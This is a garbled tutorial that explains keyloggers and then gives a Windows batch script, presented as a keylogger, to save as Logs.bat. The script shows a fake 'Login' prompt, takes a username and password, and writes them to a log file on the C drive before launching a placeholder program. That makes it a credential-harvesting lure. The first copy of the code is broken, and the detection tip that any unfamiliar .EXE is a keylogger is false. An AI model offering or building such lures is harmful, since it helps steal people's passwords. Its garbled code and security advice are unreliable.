

# Documentary on Keyloggers:

## What is Keyloggers?

Keyloggers is a specially designed programs that runs on the background of your system unnoticeable, not easy to detect, which records all the activities or keystrokes which the user types on his keyboard and sends the data back to the developers. Keyloggers are specially used for the hacking purpose to find out the password etc.

## Types of keyloggers:

### 1. Hardware keyloggers:

These keyloggers are installed in any hardware device using USB.

### 2. Software Keyloggers:

These are programs that get installed by a hacker onto your pc anonymously or you can say as knowingly through any source.

## How to detect and protect from keyloggers:

### Method-1:

- Press `ctrl+alt+delete`.
- On that choose 'Task Manager'.
- Further click on processes.
- Find any word that looks unusual to you with, ".EXE" and which you haven't installed. That's the keyloggers.

## TASK: Creating a keyloggers using Notepad.

- Firstly you have to open notepad on your pc and paste the given below code on your notepad.

```
@echo off
color a
title Login

els

echo Enter Your desired Email Address And
Password
echo.
echo.


cd "C:Logs"

set/p user=Username:
set/p pass Password:

echo Username="%user%" Password="%pass%" >> Log.txt


start >>Program Here<<

exit
```




```
@echo off
color a
title Login
cls
echo Enter Your desired Email Address And
Password
echo.
echo.
cd "C:\Logs"
set/p user=Username:
set/p pass Password:
echo Username="%user%" Password="%pass%"
>> Log.txt
start >>Program Here<<
exit
```


- Now save the file with the **.bat** extension don't save with any other extension otherwise, it wont work. Save it as **Logs.bat**.




- Now create a folder on your desktop with names, keyloggers will work only when you set the name as logs.




- Now after creating the logs folder into the root directory of your c drive.




- Now test your keyloggers .
- Open the logs.bat file you created earlier and type username and password.



- Now go to c drive and find the logs folder which you inserted before.



- There you will find the username and password which you typed will be saved as text files.



- Now you have successfully created a keyloggers on notepad.